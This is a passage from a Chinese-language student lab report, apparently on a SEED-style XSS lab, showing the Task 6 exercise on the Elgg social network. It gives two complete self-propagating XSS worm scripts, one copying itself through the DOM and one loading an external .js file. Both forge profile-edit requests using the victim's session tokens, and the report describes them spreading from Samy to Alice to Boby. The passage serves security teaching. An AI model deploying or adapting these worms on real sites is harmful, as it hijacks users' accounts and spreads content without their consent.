
}

}


</script>



在点击Samy主页前Alice的自我介绍：



点击Samy个人主页后：



Task6

**1通过DOM的方法实现自我传播的XSS蠕虫。**

根据实验手册，对Task5中的代码进行修改，增加自我复制的功能，代码改变为如下如下：

<script type="text/javascript" id="worm" >

window.onload = function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var desc = "&description=Samy is my hero!!!" + wormCode;

desc+="&accesslevel[description]=2";

var name = "&name=" + elgg.session.user.name;

var guid = "&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

var content = token + ts + name + desc + guid;

if(elgg.session.user.guid!=47) {

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

Ajax.send(content);


}


}

</script>

同样的，将代码放到Samy个人简介处。


先用Alice账号访问Samy主页，个人介绍被篡改：




查看Alice主页中个人简介的代码，变成如下：  


说明恶意代码已经完成了自我复制。

然后登录Boby账号访问Alice主页，Boby的个人主页同样被篡改。



点开主页中的个人简介，发现恶意代码同样完成了自我复制：



由此，该恶意代码可以一直传播下去。

**2通过链接的方法实现自我传播的XSS蠕虫。**

修改上一步中的代码为如下，创建文件夹xss\_worm.js并保存到/var/www/xss/Elgg路径下。

window.onload = function()

{

var wormCode = encodeURIComponent(

"<script type=\"text/javascript\" " +

"id = \"worm\" " +

"src=\"http://www.xsslabelgg.com/xssworm.js\"> "+

"</" + "script>");

var desc = "&description=Samy is my HERO!!!" + wormCode;

desc+="&accesslevel[description]=2";

var name = "&name=" + elgg.session.user.name;

var guid = "&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

var content = token + ts + name + desc + guid;

if(elgg.session.user.guid!=47) {

var Ajax=null;

Ajax=new XMLHttpRequest();


Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

Ajax.send(content);


}

}

